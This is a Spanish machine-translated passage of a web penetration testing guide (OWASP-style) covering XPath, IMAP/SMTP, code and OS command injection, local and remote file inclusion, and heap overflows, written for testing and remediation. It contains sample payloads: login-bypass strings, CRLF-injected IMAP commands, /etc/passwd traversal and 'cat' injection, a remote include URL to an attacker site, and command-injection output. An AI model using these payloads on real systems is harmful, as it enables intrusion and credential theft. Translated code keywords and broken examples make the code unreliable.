El patrón de ataque XPath fue publicado por primera vez por Amit Klein [1] y es muy similar a la inyección SQL habitual. Para comprender por primera vez el problema, imaginemos una página de inicio de sesión que gestiona la autenticación de una aplicación en la que el usuario debe ingresar su/ su nombre de usuario y contraseña. Supongamos que nuestra base de datos está representada por el siguiente archivo XML:

```
<?xml version="1.0" codificación="ISO-8859-1"?>
<usuarios>
  <usuario>
    <nombre de usuario>gandalf</nombre de
    usuario> <contraseña>lc3</contraseña>
    <cuenta>admin</cuenta> </usuario>

  <usuario>
    <nombre de usuario>Stefan0</nombre de
    usuario> <contraseña>w1s3c</contraseña>
    <cuenta>invitado</cuenta> </usuario>

  <usuario>
    <nombre de usuario>tony</nombre de
    usuario> <contraseña>Un6R34kble</contraseña>
    <cuenta>invitado</cuenta> </usuario>
</usuarios>
```

Una consulta XPath que devuelva la cuenta cuyo nombre de usuario es "gan-dalf" y contraseña "lc3" sería la siguiente:

Pruebas de penetración de aplicaciones web

```
string("//usuario[nombre de usuario/text()='gandalf' y contraseña/text()!='c3']/cuenta/text())
```

Si la aplicación no filtra adecuadamente la entrada del usuario, el evaluador podrá injectar código XPath e interferir con el resultado de la consulta.

Por ejemplo, el probador podría ingresar los siguientes valores:

```
' Nombre de usuario: ' o '1' = '1
Contraseña: ' o '1' = '1
```

Parece bastante familiar, ¿no? Usando estos parámetros, la consulta se convierte en:

```
string("//usuario[nombre de usuario/text()=" o '1' = '1' y contraseña/
texto()=" o '1' = '1"]/cuenta/text())
```

Como en un ataque de inyección SQL común, hemos creado una consulta que siempre se evalúa como verdadera, lo que significa que la aplicación autenticará al usuario incluso si no se ha proporcionado un nombre de usuario o una contraseña. Y como en un ataque común de inyección SQL, con la inyección XPath el primer paso es insertar una comilla simple ('') en el campo a probar, introduciendo un error de sintaxis en la consulta, y comprobar si la aplicación devuelve un mensaje de error. .

Si no se conocen los detalles internos de los datos XML y si la aplicación no proporciona mensajes de error útiles que nos ayuden a reconstruir su lógica interna, es posible realizar un ataque [Blind XPath In-jec-tion](#), cuyo objetivo es reconstruir los datos XML. toda la estructura de datos.

La técnica es similar a la inyección SQL basada en inferencia, ya que el enfoque consiste en injectar código que crea una consulta que devuelve un bit de información. Amit Klein explica con más detalle [la inyección ciega XPath](#) en el artículo de referencia.

Referencias

Libros blancos

- Amit Klein: "Inyección ciega de XPath" - <http://www.modsecurity.org/archive/amit/blind-xpath-injection.pdf>
- Especificaciones de XPath 1.0: <http://www.w3.org/TR/xpath>

Prueba de inyección IMAP/SMTP (OTG-INPVAL-011)


Resumen

Esta amenaza afecta a todas las aplicaciones que se comunican con servidores de correo (IMAP/SMTP), generalmente aplicaciones de correo web. El objetivo de esta prueba es verificar la capacidad de injectar comandos IMAP/SMTP arbitrarios en los servidores de correo, debido a que los datos de entrada no están adecuadamente desinfectados.

La técnica de inyección IMAP/SMTP es más eficaz si no se puede acceder directamente al servidor de correo desde Internet. Cuando sea posible una comunicación completa con el servidor de correo backend, se recomienda realizar pruebas directas.

Una inyección IMAP/SMTP permite acceder a un servidor de correo al que de otro modo no se podría acceder directamente desde Internet. En algunos casos, estos sistemas internos no tienen el mismo nivel de seguridad y refuerzo de infraestructura que se aplica a los

servidores web front-end. Por lo tanto, los resultados del servidor de correo pueden ser más vulnerables a los ataques de los usuarios finales (consulte el esquema presentado en la Figura 1).



La Figura 1 muestra el flujo de tráfico que se observa generalmente cuando se utilizan tecnologías de correo web. Los pasos 1 y 2 son el usuario que interactúa con el cliente de correo web, mientras que el paso 2 es el evaluador que pasa por alto el cliente de correo web e interactúa directamente con los servidores de correo back-end.

Esta técnica permite una amplia variedad de acciones y ataques. Las posibilidades dependen del tipo y alcance de la inyección y de la tecnología del servidor de correo que se esté probando.

Algunos ejemplos de ataques que utilizan la técnica de inyección IMAP/SMTP son:

- Explotación de vulnerabilidades en el protocolo IMAP/SMTP
- Evasión de restricciones de aplicaciones
- Evasión de procesos anti-automatización
- Fugas de información
- Retransmisión/SPAM

Cómo probar

Los patrones de ataque estándar son:

- Identificación de parámetros vulnerables
- Comprender el flujo de datos y la estructura de implementación del cliente.
- Inyección de comandos IMAP/SMTP

Identificación de parámetros vulnerables

Para detectar parámetros vulnerables, el evaluador debe analizar la capacidad de la aplicación para manejar la entrada. Las pruebas de validación de entrada requieren que el evaluador envíe solicitudes falsas o maliciosas al servidor y analice la respuesta. En una aplicación segura, la respuesta debería ser un error con alguna acción correspondiente que informe al cliente que algo salió mal. En una aplicación vulnerable, la solicitud maliciosa puede ser procesada por la aplicación back-end que responderá con un mensaje "HTTP 200 OK".

mensaje de respuesta.

Es importante tener en cuenta que las solicitudes enviadas deben coincidir con la tecnología que se está probando. El envío de cadenas de inyección SQL para el servidor Microsoft SQL cuando se utiliza un servidor MySQL dará como resultado respuestas falsas positivas. En este caso, enviar comandos IMAP maliciosos es un modus operandi ya que IMAP es el protocolo subyacente que se está probando.

Los parámetros especiales IMAP que se deben utilizar son:

| En el servidor IMAP | En el servidor SMTP |
|--|-------------------------------|
| Autenticación | correo electrónico del emisor |
| operaciones con buzones de correo (listar, leer, crear, eliminar, renombrar) | Correo electrónico de destino |
| operaciones con mensajes (leer, copiar, mover, borrar) | Sujeto |
| Desconexión | Cuerpo del mensaje |
| | Archivos adjuntos |

En este ejemplo, el parámetro "buzón" se prueba manipulando todas las solicitudes con el parámetro en:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&-  
pass_id=46106&startMessage=1
```

Se pueden utilizar los siguientes ejemplos.

- Asigne un valor nulo al parámetro:

```
http://<webmail>/src/read_body.php?mailbox=&passed_<br/>  
id=46106&startMessage=1
```

- Sustituya el valor por un valor aleatorio:

```
http://<webmail>/src/read_body.php?mailbox=NOTEXIST&-  
pass_id=46106&startMessage=1
```

- Agregue otros valores al parámetro:

```
http://<webmail>/src/read_body.php?mailbox=INBOX PA-  
RAMETER2&passed_id=46106&startMessage=1
```

- Agregue caracteres especiales no estándar (es decir: \, ', ", @, #, !, |):

```
http://<webmail>/src/read_body.php?mailbox=INBOX"&-  
pass_id=46106&startMessage=1
```

- Eliminar el parámetro:

```
http://<correo web>/src/read_body.php?passed_<br/>  
id=46106&startMessage=1
```

El resultado final de las pruebas anteriores le da al evaluador tres situaciones posibles:

S1: la aplicación devuelve un código/mensaje de error

S2: la aplicación no devuelve un código/mensaje de error, pero no realiza la operación solicitada

S3: la aplicación no devuelve un código/mensaje de error y realiza la operación solicitada normalmente

Las situaciones S1 y S2 representan una inyección IMAP/SMTP exitosa.

El objetivo de un atacante es recibir la respuesta S1, ya que es un indicador de que la aplicación es vulnerable a la inyección y manipulación posterior.

Supongamos que un usuario recupera los encabezados de correo electrónico mediante la siguiente solicitud HTTP:

```
http://<webmail>/src/view_header.php?mailbox=INBOX&-  
passed_id=46105&passed_ent_id=0
```

Un atacante podría modificar el valor del parámetro INBOX inyectando el carácter "%22 usando codificación URL):

```
http://<webmail>/src/view_header.php?mailbox=INBOX-  
%22&passed_id=46105&passed_ent_id=0
```

En este caso, la respuesta de la solicitud puede ser:

ERROR: Solicitud incorrecta o con formato incorrecto.

Consulta: SELECCIONAR "INBOX"

El servidor respondió: Argumentos adicionales inesperados para Seleccionar

Pruebas de penetración de aplicaciones web

La situación S2 es más difícil de probar con éxito. El evaluador necesita utilizar la inyección de comando ciego para determinar si el servidor es vulnerable.

Por otra parte, la última situación (S3) no es relevante en este párrafo.

Resultado esperado:

- Lista de parámetros vulnerables
- Funcionalidad afectada
- Tipo de posible inyección (IMAP/SMTP)

Comprender el flujo de datos y la estructura de implementación del cliente.

Después de identificar todos los parámetros vulnerables (por ejemplo, "passed_id"), el evaluador debe determinar qué nivel de inyección es posible y luego diseñar un plan de prueba para explotar aún más la aplicación.

En este caso de prueba, hemos detectado que el parámetro "passed_id" de la aplicación es vulnerable y se utiliza en la siguiente solicitud:

```
http://<webmail>/src/read_body.php?mailbox=INBOX&
pass_id=46225&startMessage=1
```

Usando el siguiente caso de prueba (proporcionando un valor alfabético cuando se requiere un valor numérico):

```
http://<webmail>/src/read_body.php?mailbox=INBOX&
pass_id=prueba&startMessage=1
```

generará el siguiente mensaje de error:

```
ERROR: Solicitud incorrecta o con formato incorrecto.
Consulta: prueba FETCH: CUERPO de prueba [ENCABEZADO]
El servidor respondió: Error en el comando IMAP recibido por
servidor.
```

En este ejemplo, el mensaje de error devolvió el nombre del comando ejecutado y los parámetros correspondientes.

En otras situaciones, el mensaje de error ("no controlado" por la aplicación) contiene el nombre del comando ejecutado, pero la lectura del RFC adecuado (consulte el párrafo "Referencia") permite al evaluador comprender qué otros comandos posibles se pueden ejecutar. .

Si la aplicación no devuelve mensajes de error descriptivos, el evaluador debe analizar la funcionalidad afectada para deducir todos los comandos (y parámetros) posibles asociados con la funcionalidad mencionada anteriormente.

Por ejemplo, si se ha detectado un parámetro vulnerable en la funcionalidad de creación de buzón, es lógico suponer que el comando IMAP afectado es "CREAR". Según el RFC, el comando CREATE acepta un parámetro que especifica el nombre del buzón a crear.

Resultado esperado:

- Lista de comandos IMAP/SMTP afectados
- Tipo, valor y número de parámetros esperados por el Comandos IMAP/SMTP afectados

Inyección de comando IMAP/SMTP

Una vez que el evaluador ha identificado los parámetros vulnerables y ha analizado el contexto en el que se ejecutan, la siguiente etapa es explotar la funcionalidad.

Esta etapa tiene dos resultados posibles:

- [1] La inyección es posible en un estado no autenticado:
la funcionalidad afectada no requiere que el usuario esté autenticado. Los comandos inyectados (IMAP) disponibles se limitan a: CAPACIDAD, NOOP, AUTENTICAR, INICIAR SESIÓN y SALIR.
- [2] La inyección sólo es posible en un estado autenticado:
La explotación exitosa requiere que el usuario esté completamente autenticado antes de que puedan continuar las pruebas.

En cualquier caso, la estructura típica de una Inyección IMAP/SMTP es la siguiente:

- Cabecera: fin del comando esperado;
- Cuerpo: inyección del nuevo comando;
- Pie de página: comienzo del comando esperado.

Es importante recordar que, para ejecutar un IMAP/ Comando SMTP, el comando anterior debe terminar con la secuencia CRLF (%0d%0a).

Supongamos que en la etapa 1 ("Identificación de parámetros vulnerables"), el atacante detecta que el parámetro "message_id" en la siguiente solicitud es vulnerable:

```
http://<correo web>/read_email.php?message_id=4791
```

Supongamos también que el resultado del análisis realizado en la etapa 2 ("Comprender el flujo de datos y la estructura de implementación del cliente") ha identificado el comando y los argumentos asociados con este parámetro como:

```
FETCH 4791 CUERPO[ENCABEZADO]
```

En este escenario, la estructura de inyección IMAP sería:

```
http://<webmail>/read_email.php?message_id=4791
CUERPO[ENCABEZADO]%0d%0aV100 CAPACIDAD%0d%0aV101
FETCH 4791
```

Lo cual generaría los siguientes comandos:

```
???? FETCH 4791 CUERPO[ENCABEZADO]
CAPACIDAD V100
V101 FETCH 4791 CUERPO[ENCABEZADO]
```

dónde:

```
Encabezado = 4791 CUERPO[ENCABEZADO]
Cuerpo = %0d%0aV100 CAPACIDAD%0d%0a
Pie de página = V101 FETCH 4791
```

Resultado esperado:

- Inyección arbitraria de comandos IMAP/SMTP

Referencias

Libros blancos

- RFC 0821 "Protocolo simple de transferencia de correo".
- RFC 3501 "Protocolo de acceso a mensajes de Internet - Versión 4rev1".
- Vicente Aguilera Díaz: "Inyección MX: Capturando y Exploitando Servidores de Correo Ocultos" - <http://www.webappsec.org/projects/articulos/121106.pdf>

Pruebas de inyección de código (OTG-INPVAL-012)

Resumen

Esta sección describe cómo un evaluador puede verificar si es posible ingresar código como entrada en una página web y hacer que el servidor web lo ejecute.

En las pruebas de inyección de código, un evaluador envía información que el servidor web procesa como código dinámico o como un archivo incluido. Estas pruebas pueden apuntar a varios motores de secuencias de comandos del lado del servidor, por ejemplo, ASP o PHP. Es necesario emplear una validación de entrada adecuada y prácticas de codificación segura para protegerse contra estos ataques.

Cómo probar

Pruebas de caja negra

Pruebas de vulnerabilidades de inyección de PHP

Usando la cadena de consulta, el evaluador puede injectar código (en este ejemplo, una URL maliciosa) para procesarlo como parte del archivo incluido:

Resultado esperado:

```
http://www.example.com/uptime.php?pin=http://www.
ejemplo2.com/packx1/cs.jpg?&cmd=uname%20-a
```

La URL maliciosa se acepta como parámetro para la página PHP, que luego usará el valor en un archivo incluido.

Prueba de caja gris

Pruebas de vulnerabilidades de inyección de código ASP

Examine el código ASP en busca de entradas del usuario utilizadas en funciones de ejecución.

¿Puede el usuario ingresar comandos en el campo de entrada de datos? Aquí, el código ASP guardará la entrada en un archivo y luego lo ejecutará:

```
<%
Si no está vacío (Solicitud ("Datos")) Entonces
tenue fso, f
'Los datos ingresados por el usuario se escriben en un archivo llamado data.txt
Establecer fso = CreateObject ("Scripting.FileSystemObject")
Establecer f = fso.OpenTextFile(Server.MapPath( "data.txt"), 8, Verdadero)
f.Solicitud de escritura ("Datos") y vbCrLf
f.cerrar
Establecer f = nada
Establecer fso = Nada
```

```
'Se ejecuta el archivo data.txt
Servidor.Ejecutar ("datos.txt")
```

Demás

```
%>
<formulario>
<nombre de entrada="Datos" /><tipo de entrada="enviar" nombre="Entrar Datos" />
</formulario>
<%
Terminara si
%>)))
```

Referencias

- Enfoque de seguridad: <http://www.securityfocus.com>
- Insecure.org - <http://www.insecure.org>
- Wikipedia: <http://www.wikipedia.org>
- Revisión de código para [inyección de sistema operativo](#)

Prueba de inclusión de archivos locales

Resumen

La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo, normalmente aprovechando los mecanismos de "inclusión dinámica de archivos" implementados en la aplicación de destino. La vulnerabilidad se produce debido al uso de datos proporcionados por el usuario sin la validación adecuada.

Esto puede llevar a algo como generar el contenido del archivo, pero dependiendo de la gravedad, también puede llevar a:

- Ejecución de código en el servidor web.
- Ejecución de código en el lado del cliente, como JavaScript, que puede conducir a otros ataques como cross site scripting (XSS)
- Denegación de servicio (DoS)
- Divulgación de información confidencial

La inclusión de archivos locales (también conocida como LFI) es el proceso de incluir archivos que ya están presentes localmente en el servidor, mediante la explotación de procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad ocurre, por ejemplo, cuando una página recibe, como entrada, la ruta al archivo que debe incluirse y esta entrada no se desinfecta adecuadamente, lo que permite que los caracteres transversales del directorio (como punto-punto-barra) sean injectado. Aunque la mayoría de ejemplos apuntan a scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otras.

Cómo probar

Dado que LFI ocurre cuando las rutas pasadas a declaraciones de "inclusión" no se desinfectan adecuadamente, en un enfoque de prueba de caja negra, deberíamos buscar secuencias de comandos que tomen nombres de archivos como parámetros.

Consideré el siguiente ejemplo:

```
http://vulnerable_host/preview.php?file=example.html
```

Este parece un lugar perfecto para probar LFI. Si un atacante tiene la suerte y en lugar de seleccionar la página adecuada del

Pruebas de penetración de aplicaciones web

array por su nombre, el script incluye directamente el parámetro de entrada, es posible incluir archivos arbitrarios en el servidor.

Una prueba de concepto típica sería cargar el archivo passwd:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd
```

Si se cumplen las condiciones mencionadas anteriormente, un atacante vería algo como lo siguiente:

```
raíz:x:0:0:raíz:/bin/bash
bin:x:1:1:bin:/sbin/nologin
demonio:x:2:2:daemon:/sbin/nologin
alex:x:500:500:alex:/home/alex:/bin/bash
margo:x:501:501::/home/margo:/bin/bash
...
...
```

Muy a menudo, incluso cuando existe tal vulnerabilidad, su explotación es un poco más compleja. Considere el siguiente fragmento de código:

```
<?php "include"/".include($_GET["nombre de archivo"].".php"); ?>
```

En este caso, una simple sustitución con un nombre de archivo arbitrario no funcionaría ya que se añade el sufijo 'php'. Para evitarlo, se utiliza una técnica con terminadores de byte nulo. Dado que %00 presenta efectivamente el final de la cadena, se ignorará cualquier carácter después de este byte especial. Por lo tanto, la siguiente solicitud también devolverá una lista del atacante de atributos básicos de los usuarios:

```
http://vulnerable_host/preview.php?file=../../../../etc/passwd%00
```

Referencias

- Wikipedia: http://www.wikipedia.org/wiki/Local_File_Inclusion
- Hakipedia: http://hakipedia.com/index.php/Local_File_Inclusion

Remediación

La solución más eficaz para eliminar las vulnerabilidades de inclusión de archivos es evitar pasar entradas enviadas por el usuario a cualquier API de sistema de archivos/marco. Si esto no es posible, la aplicación puede mantener una lista blanca de archivos, que pueden incluirse en la página, y luego usar un identificador (por ejemplo, el número de índice) para acceder al archivo seleccionado. Cualquier solicitud que contenga un identificador no válido debe rechazarse, de esta manera no hay una superficie de ataque para que usuarios malintencionados manipulen la ruta.

Pruebas de inclusión remota de archivos

Resumen

La vulnerabilidad de inclusión de archivos permite a un atacante incluir un archivo, generalmente aprovechando mecanismos de "inclusión dinámica de archivos" implementados en la aplicación de destino. La vulnerabilidad se produce debido al uso de datos proporcionados por el usuario sin la validación adecuada.

Esto puede llevar a algo como generar el contenido del archivo, pero dependiendo de la gravedad, también puede llevar a:

- Ejecución de código en el servidor web.
- Ejecución de código en el lado del cliente, como JavaScript, que puede conducir

a otros ataques como cross site scripting (XSS)

- Denegación de servicio (DoS)
- Divulgación de información confidencial

La inclusión remota de archivos (también conocida como RFI) es el proceso de incluir archivos remotos mediante la explotación de procedimientos de inclusión vulnerables implementados en la aplicación. Esta vulnerabilidad ocurre, por ejemplo, cuando una página recibe como entrada la ruta al archivo que debe incluirse y esta entrada no está adecuadamente desinfectada, permitiendo injectar URL externa. Aunque la mayoría de ejemplos apuntan a scripts PHP vulnerables, debemos tener en cuenta que también es común en otras tecnologías como JSP, ASP y otras.

Cómo probar

Dado que la RFI ocurre cuando las rutas pasadas a las declaraciones de "inclusión" no se desinfectan adecuadamente, en un enfoque de prueba de caja negra, deberíamos buscar secuencias de comandos que tomen nombres de archivos como parámetros. Considere el siguiente ejemplo de PHP:

```
$incfile = $_REQUEST["archivo"];
incluir($incfile.".php");
```

En este ejemplo, la ruta se extrae de la solicitud HTTP y no se realiza ninguna validación de entrada (por ejemplo, comparando la entrada con una lista blanca), por lo que este fragmento de código resulta vulnerable a este tipo de ataque. Considere de hecho la siguiente URL:

```
http://vulnerable_host/vuln_page.php?file=http://attack-er_site/malicious_page
```

En este caso, el archivo remoto se incluirá y el servidor ejecutará cualquier código que contenga.

Referencias

Libros blancos

- "Inclusión remota de archivos" - <http://projects.webappsec.org/w/page/13246955/Remote%20File%20Inclusion>
- Wikipedia: "Inclusión remota de archivos" - http://en.wikipedia.org/wiki/Inclusión_de_archivo_remoto

Remediación

La solución más eficaz para eliminar las vulnerabilidades de inclusión de archivos es evitar pasar entradas enviadas por el usuario a cualquier API de sistema de archivos/marco. Si esto no es posible, la aplicación puede mantener una lista blanca de archivos, que pueden incluirse en la página, y luego usar un identificador (por ejemplo, el número de índice) para acceder al archivo seleccionado. Cualquier solicitud que contenga un identificador no válido debe rechazarse, de esta manera no hay una superficie de ataque para que usuarios malintencionados manipulen la ruta.

Prueba de inyección de comandos (OTG-INPVAL-013)

Resumen

Este artículo describe cómo probar una aplicación para la inyección de comandos del sistema operativo. El evaluador intentará injectar un comando del sistema operativo a través de una solicitud HTTP a la aplicación.

La inyección de comandos del sistema operativo es una técnica que se utiliza a través de una interfaz web para ejecutar comandos del sistema operativo en un servidor web. El usuario proporciona comandos del sistema operativo a través de una interfaz web para ejecutar comandos del sistema operativo. Cualquier interfaz web que no esté adecuadamente desinfectada

está sujeto a este exploit. Con la capacidad de ejecutar comandos del sistema operativo, el usuario puede cargar programas maliciosos o incluso obtener contraseñas.

La inyección de comandos del sistema operativo se puede prevenir cuando se enfatiza la seguridad durante el diseño y desarrollo de aplicaciones.

Cómo probar

Al visualizar un archivo en una aplicación web, el nombre del archivo suele mostrarse en la URL. Perl permite canalizar datos de un proceso a una declaración abierta. El usuario puede simplemente agregar el símbolo de tubería "|" al final del nombre del archivo.

URL de ejemplo antes de la modificación:

```
http://sensible/cgi-bin/userData.pl?doc=user1.txt
```

URL de ejemplo modificada:

```
http://sensible/cgi-bin/userData.pl?doc=/bin/ls|
```

Esto ejecutará el comando "/bin/ls".

Al agregar un punto y coma al final de una URL para una página .PHP seguido de un comando del sistema operativo, se ejecutará el comando. %3B está codificado en URL y se decodifica en punto y coma

Ejemplo:

```
http://sensible/algo.php?dir=%3Bcat%20/etc/passwd
```

Ejemplo

Considere el caso de una aplicación que contiene un conjunto de documentos que puede explorar desde Internet. Si inicia WebScarab, puede obtener un POST HTTP como el siguiente: En esta solicitud de publicación, notamos cómo la aplicación recupera la documentación pública. Ahora podemos probar si es posible agregar un comando del sistema operativo para inyectar en POST HTTP. Pruebe lo siguiente:

```
POST http://www.example.com/public/doc HTTP/1.1 Host:  
www.example.com Agente de  
usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/  
20061010 FireFox/2.0 Aceptar: text/xml,application/  
xml,application/xhtml+xml,- text/html;q=0.9,text/plain;q=0.8,image/png,*/*;q=0.5  
Aceptar- Idioma: it-it,it;q=0.8,en-us;q=0.5,en;q=0.3 Codificación de  
aceptación: gzip,deflate Juego de caracteres de aceptación:  
ISO-8859-1,utf-8;q=0.7, *;q=0.7 Keep-  
Alive: 300 Conexión proxy: keep-alive Referer: http://127.0.0.1/  
WebGoat/attack?  
Screen=20 Cookie:  
JSESSIONID=295500AD2AAEEDC9DB86E-34F24A0A5 Autorización:  
Básica T2Vbc1Q9Z3V2Tc3e= Tipo de contenido: application/x-www-  
form-urlencoded  
Longitud del contenido: 33
```

```
Doc=Doc1.pdf
```

Si la aplicación no valida la solicitud podemos obtener el siguiente resultado:

```
POST http://www.example.com/public/doc HTTP/1.1 Host:  
www.example.com Agente de  
usuario: Mozilla/5.0 (Windows; U; Windows NT 5.1; it; rv:1.8.1) Gecko/  
20061010 FireFox/2.0 Aceptar: text/xml,application/  
xml,application/xhtml+xml;text/ html;q=0.9;text/plain;q=0.8,image/png,*/*;q=0.5  
Aceptar-Idioma : it-it,it;q=0.8,en-us;q=0.5,en;q=0.3 Codificación  
de aceptación: gzip,deflate Juego de caracteres de aceptación:  
ISO-8859-1,utf-8;q=0.7, *;q=0.7 Keep-  
Alive: 300 Conexión Proxy: keep-alive Referer: http://127.0.0.1/  
WebGoat/attack?  
Screen=20 Cookie:  
JSESSIONID=295500AD2AAEEDC9DB86E-34F24A0A5
```

Autorización: Básica T2Vbc1Q9Z3V2Tc3e=

Tipo de contenido: aplicación/x-www-form-urlencoded

Longitud del contenido: 33

```
Doc=Doc1.pdf+|Dir c:\
```

En este caso, hemos realizado con éxito un ataque de inyección del sistema operativo.

```
Resultados ejecutivos para 'cmd.exe /c tipo "C:\httpd\public/  
doc" Doc=Doc1.pdf+|Dir c:\' Salida...
```

Il volumen nell'unità C non ha etiquetta.

Número de serie Del volumen: 8E3F-4B61

Directorio de c:\

```
18/10/2006 00:27 2.675 Dir_Prog.txt 18/10/2006  
00:28 3.887 Dir_ProgFile.txt 16/11/2006 10:43
```

Doc

11/11/2006 17:25

Documentos y configuraciones

25/10/2006 03:11

I386

14/11/2006 18:51

h4ck3r

30/09/2005 21:40 25.934

OWASP1.JPG

11/03/2006 18:29

Prog.

18/11/2006 11:20

Archivos de
programa 16/11/2006 21:12

Software

24/10/2006 18:25

Configuración 24/10/2006 23:37

Tecnologías

18/11/2006 11:14

3 Archivo 32.496 bytes

13 Directorio 6.921.269.248 bytes disponibles

Código de retorno: 0

Pruebas de penetración de aplicaciones web

Herramientas

- OWASP WebEscarabajo
- OWASP WebGoat

Referencias

libros blancos

- <http://www.securityfocus.com/infocus/1709>

Remediación

Sanitización

La URL y los datos del formulario deben desinfectarse para detectar caracteres no válidos. Una "lista negra" de personajes es una opción, pero puede resultar difícil pensar en todos los personajes con los que validar. También puede haber algunos que aún no hayan sido descubiertos. Se debe crear una "lista blanca" que contenga solo caracteres permitidos para validar la entrada del usuario. Los personajes que se pasaron por alto, así como las amenazas no descubiertas, deben eliminarse de esta lista.

Permisos

La aplicación web y sus componentes deben ejecutarse con permisos estrictos que no permitan la ejecución de comandos del sistema operativo. Intente verificar toda esta información para realizar pruebas desde el punto de vista de Gray Box.

Prueba de desbordamiento del búfer (OTG-INPVAL-014)

Resumen

Para obtener más información sobre las vulnerabilidades de desbordamiento del búfer, vaya a las páginas de desbordamiento del búfer.

Consulte el artículo de OWASP sobre ataques de desbordamiento de búfer.

Consulte el artículo de OWASP sobre vulnerabilidades de desbordamiento de búfer.

Cómo probar

Los diferentes tipos de vulnerabilidades de desbordamiento del búfer tienen diferentes métodos de prueba. Estos son los métodos de prueba para los tipos comunes de vulnerabilidades de desbordamiento del búfer.

- Pruebas de vulnerabilidad de desbordamiento del montón
- Pruebas de vulnerabilidad de desbordamiento de pila
- Pruebas de vulnerabilidad de cadena de formato

Revisión de código

Consulte el artículo de la Guía de revisión de código OWASP sobre cómo revisar el código para detectar vulnerabilidades de desbordamiento y desbordamiento del búfer.

Remediación

Consulte el artículo de la Guía de desarrollo de OWASP sobre cómo evitar vulnerabilidades de desbordamiento de búfer.

Prueba de desbordamiento del montón

Resumen

En esta prueba, el probador de penetración comprueba si puede realizar un desbordamiento del montón que explote un segmento de memoria.

El montón es un segmento de memoria que se utiliza para almacenar variables globales y datos asignados dinámicamente. Cada fragmento de memoria del montón consta de etiquetas de límites que contienen información de gestión de la memoria.

Cuando un buffer basado en montón se desborda, la información de control


en estas etiquetas se sobrescribe. Cuando la rutina de administración del montón libera el búfer, se sobrescribe la dirección de memoria y se produce una infracción de acceso. Cuando el desbordamiento se ejecuta de forma controlada, la vulnerabilidad permitiría a un adversario sobrescribir una ubicación de memoria deseada con un valor controlado por el usuario. En la práctica, un atacante podría sobrescribir punteros de función y varias direcciones almacenadas en estructuras como GOT, .dtors o TEB con la dirección de una carga útil maliciosa.

Existen numerosas variantes de la vulnerabilidad de desbordamiento del montón (corrupción del montón) que pueden permitir cualquier cosa, desde sobrescribir punteros de funciones hasta explotar estructuras de administración de memoria para la ejecución de código arbitrario. La localización de desbordamientos de pila requiere un examen más detenido en comparación con los desbordamientos de pila, ya que existen ciertas condiciones que deben existir en el código para estos vulnerabilidades para ser explotables.

Cómo probar

Pruebas de caja negra

Los principios de las pruebas de caja negra para desbordamientos de pila siguen siendo los mismos que los de los desbordamientos de pila. La clave es proporcionar cadenas de entrada que sean más largas de lo esperado. Aunque el proceso de prueba sigue siendo el mismo, los resultados visibles en un depurador son significativamente diferentes. Si bien en el caso de un desbordamiento de pila, sería evidente un puntero de instrucción o una sobrescritura de SEH, esto no es válido para una condición de desbordamiento de pila. Al depurar un programa de Windows, un desbordamiento del montón puede aparecer en varias formas diferentes, siendo la más común un intercambio de punteros que tiene lugar después de que la rutina de administración del montón entra en acción. A continuación se muestra un escenario que ilustra una vulnerabilidad de desbordamiento del montón.



Los dos registros mostrados, EAX y ECX, se pueden completar con direcciones proporcionadas por el usuario que forman parte de los datos que se utilizan para desbordar el búfer del montón. Una de las direcciones puede apuntar a un puntero de función que debe sobrescribirse, por ejemplo UEF (filtro de excepciones no controladas), y la otra puede ser la dirección del código proporcionado por el usuario que debe ejecutarse.

Cuando se ejecutan las instrucciones MOV que se muestran en el panel izquierdo, se sobrescribe y, cuando se llama a la función, se ejecuta el código proporcionado por el usuario. Como se mencionó anteriormente, otros métodos para probar tales vulnerabilidades incluyen la ingeniería inversa de los binarios de la aplicación, lo cual es una tarea compleja y tediosa.

proceso y utilizando técnicas de fuzzing.

Prueba de caja gris

Al revisar el código, uno debe darse cuenta de que existen varias vías donde pueden surgir vulnerabilidades relacionadas con el montón. El código que parece inofensivo a primera vista puede en realidad ser vulnerable bajo ciertas condiciones. Dado que existen varias variantes de este

vulnerabilidad, cubriremos sólo los temas que son predominantes.

